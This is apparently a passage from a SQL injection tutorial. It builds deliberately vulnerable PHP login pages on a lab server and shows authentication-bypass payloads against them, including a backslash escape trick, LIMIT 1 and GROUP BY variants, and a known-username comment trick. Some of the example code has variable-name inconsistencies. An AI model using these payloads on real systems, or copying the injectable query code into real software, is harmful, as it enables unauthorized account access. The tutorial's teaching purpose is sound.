
And use the following code as sql.php:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" . str_replace("'", "",
$_POST['username']) . "' AND password='" . str_replace("'", "",
$_POST['password']) . "'";
$stmts = mysqli_query($con, $query);
```

```

if ($stms === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stms, MYSQLI_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```




```

1  <?php
2  $dbname = "a";
3  $dbusername = "root";
4  $dbpassword = "";
5  $dbservername = "127.0.0.1";
6  $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7  if (!$con){
8      echo('Connection ERROR');
9      die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT * FROM tbl1 WHERE username='" .
12         str_replace("'", "", $_POST['username']) . "' AND password='" .
13         str_replace("'", "", $_POST['password']) . "'";
14 $stms = mysqli_query($con, $query);
15 if ($stms === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 $row = mysqli_fetch_array($stms, MYSQLI_ASSOC);
20 if ($row){
21     die('Logged in');
22 }
23 else{
24     die('Wrong username or password');
25 }
26 ?>

```

If one tries the original ' **OR 1=1#** injection string




← → http://192.168.168.111:8888/mysql/sql5/sql.html

User Name: ' OR 1=1# x

Password:

send

of course it does not work:



← → http://192.168.168.111:8888/mysql/sql5/sql.php


Wrong username or password

The SQL query we get in this case is the following:

SELECT * FROM tbl1 WHERE username=' OR 1=1#'AND password='';

Because our apostrophe was deleted we were not able to break out from the string, and what we entered remains a string, does not become SQL instruction.

Then one most probably has the idea of trying the previous solution, to use the **\OR 1=1#**



← → http://192.168.168.111:8888/mysql/sql5/sql.html

User Name: \ OR 1=1#


Password:

send

But it does not work, because it gives us the following query string:

SELECT * FROM tbl1 WHERE username='\ OR 1=1#'AND password='';

As we can see the \ does not escape anything.



← → http://192.168.168.111:8888/mysql/sql5/sql.php

Wrong username or password


Then what is the solution? If we write only a backslash \ character as username, then we can escape the second apostrophe in the SQL query, what closes the string. So the string will be closed only by the next apostrophe, what is the starting apostrophe of the password string. So the AND password= will be

the content of the username:

```
SELECT * FROM tbl1 WHERE username='\'AND password=';
```


This way we get a nice syntax error because the number of the apostrophes will be incorrect.

But now the starting apostrophe of the password string becomes the closing apostrophe. It means what we write as password will be SQL instruction.



A screenshot of a web browser showing a login page. The address bar displays the URL `http://192.168.168.111:8888/mysql/sql5/sql.html`. The login form has two input fields: "User Name:" and "Password:". The "User Name:" field contains a single backslash character (\). The "Password:" field contains several black dots, indicating a masked password. Below the fields is a "send" button.

The final solution is to write a \ as username. Because of this everything until the starting apostrophe of the password becomes a string. The starting apostrophe of the password string became a closing apostrophe, so if we write **OR 1=1#** as password (a space needed to the beginning of it) it will be an SQL instruction:




A screenshot of the same web browser login page. The "User Name:" field still contains a backslash (\). The "Password:" field now contains the text `OR 1=1#`. A small 'x' icon is visible to the right of the password field, possibly indicating a warning or error. The "send" button is still present.

The SQL query in this case will be:

```
SELECT * FROM tbl1 WHERE username='\'AND password=' OR 1=1#';
```

And we can log in:




A screenshot of the web browser showing the result of the login attempt. The address bar now displays `http://192.168.168.111:8888/mysql/sql5/sql.php`. The page content shows the text "Logged in", indicating that the user has successfully authenticated.

Classic login with returned row number check in PHP

Another version of the login screen, if the developpers check the number of rows returned. Until now, because of the always true condition, the query gave back the whole table. But if someone enters a username and a password, then only one row returns. So if the developer checks the number of rows returned, and it is greater than one it means there is some problem, and should not allow the login. To test this method use the following sql.html code:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"
size="50"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```




And the sql.php is the following:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" . $_POST['username'] .
        "' AND password='" . $_POST['password'] . "'";
```

```

$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_num_rows($stmts);
if ($row == 1){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```




```

C:\xampp\htdocs\mysql\sql6\sql.php -
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
sql.php
1 <?php
2 $dbname = "a";
3 $dbusername = "root";
4 $dbpassword = "";
5 $dbservername = "127.0.0.1";
6 $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7 if (!$con){
8     echo('Connection ERROR');
9     die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT * FROM tbl1 WHERE username='" .
12         $_POST['username'] . "' AND password='" .
13         $_POST['password'] . "';";
14 $stmts = mysqli_query($con, $query);
15 if ($stmts === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 $row = mysqli_num_rows($stmts);
20 if ($row == 1){
21     die('Logged in');
22 }
23 else{
24     die('Wrong username or password');
25 }
26 ?>

```

If we try the usual ' OR 1=1# injection string as username:



← → http://192.168.168.111:8888/mysql/sql6/sql.html


User Name: ' OR 1=1#

Password:

We will not be able to log in, because the query we get is this:

```
SELECT * FROM tbl1 WHERE username=' OR 1=1#'AND password='';
```


what gives us back more than one line so the check in the PHP will not allow us to log in.



← → http://192.168.168.111:8888/mysql/sql6/sql.php

Wrong username or password

Then what we can do? The solution is simple, we have to limit the result set to one line. In MySQL for this purpose one can use the LIMIT 1 keyword. So we can use the ' OR 1=1 LIMIT 1# as username.



← → http://192.168.168.111:8888/mysql/sql6/sql.html


User Name: ' OR 1=1 LIMIT 1#

Password:

By the help of this input we will get the following query string:

```
SELECT * FROM tbl1 WHERE username=' OR 1=1 LIMIT 1#'AND password='';
```

What gives us back only one line as result set, and we will be able to login again:




← → http://192.168.168.111:8888/mysql/sql6/sql.php

Logged in

Classic login with returned row number check in SQL (count)

Another version of the same idea is to check the returned number of rows not in the PHP or any other code, but modify the SQL query to return the number of rows selected by the condition. It can be very easily done by using the count keyword in SQL. To try this method use the following code as sql.html:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"
size="50"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```



And use the following code as sql.php:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT count(*) FROM tbl1 WHERE username='" .
$_POST['username'] . "' AND password='" . $_POST['password'] . "'";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
```

```

    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_row($stms);
if ($row[0] == 1){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>


```


```

1  <?php
2  $dbname = "a";
3  $dbusername = "root";
4  $dbpassword = "";
5  $dbservername = "127.0.0.1";
6  $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7  if (!$con){
8      echo('Connection ERROR');
9      die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT count(*) FROM tbl1 WHERE username='" .
12     $_POST['username'] . "' AND password='" .
13     $_POST['password'] . "';";
14 $stms = mysqli_query($con, $query);
15 if ($stms === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 $row = mysqli_fetch_row($stms);
20 if ($row[0] == 1){
21     die('Logged in');
22 }
23 else{
24     die('Wrong username or password');
25 }
26 ?>

```

Now if we try the classical injection string ' OR 1=1# as username,



← →  http://192.168.168.111:8888/mysql/sql7/sql.html


User Name:


Password:

obviously we will not be able to log in because we get the following SQL query:

SELECT count(*) FROM tbl1 WHERE username=' OR 1=1# AND password=';


Here the filtering is true for every row in the database so the count(*) will give us back the number of rows in the database, what is bigger than one.




← →  http://192.168.168.111:8888/mysql/sql7/sql.php

Wrong username or password

Then we can try the previous example ' OR 1=1 LIMIT 1# as username.



← →  http://192.168.168.111:8888/mysql/sql7/sql.html


User Name:


Password:

But it does not work either. In this case we get the following SQL query:

SELECT count(*) FROM tbl1 WHERE username=' OR 1=1 LIMIT 1# AND password=';

In this case the limit does not help us. This query returns one row, and the limit keyword has no effect on the count.





← →  http://192.168.168.111:8888/mysql/sql7/sql.php

Wrong username or password

Then what can be the solution? If we know a username, then we can use the username to limit the number of rows, because the username must be unique.

So one can use the **knownusername' OR 1=1#** as username. Or the simpler **knownusername'#** version.



← →  http://192.168.168.111:8888/mysql/sql7/sql.html


User Name:


Password:

In this case we get the following SQL query:

SELECT count(*) FROM tbl1 WHERE username='name#' AND password='';

And as one can see it returns the number one, if we know a username, because the username must be unique.



← →  http://192.168.168.111:8888/mysql/sql7/sql.php

Logged in


OK, but it was practically a cheating. We supposed to know a username, what was not our assumption until this point. So try to solve the problem without this assumption.


To do it one can use the following input as username: **' OR 1=1 GROUP BY username#**

If we use this input the SQL query will be the following:

SELECT count(*) FROM tbl1 WHERE username=' ' OR 1=1 GROUP BY username#' AND password='';

If we use this input then because of the OR 1=1 we will get every line on the table. But we group them by the username what must be a unique field, so we will get a result set with a lot of rows, all the rows containing the number one. Because we check if the first row of the result set returns one or not, we can log in.

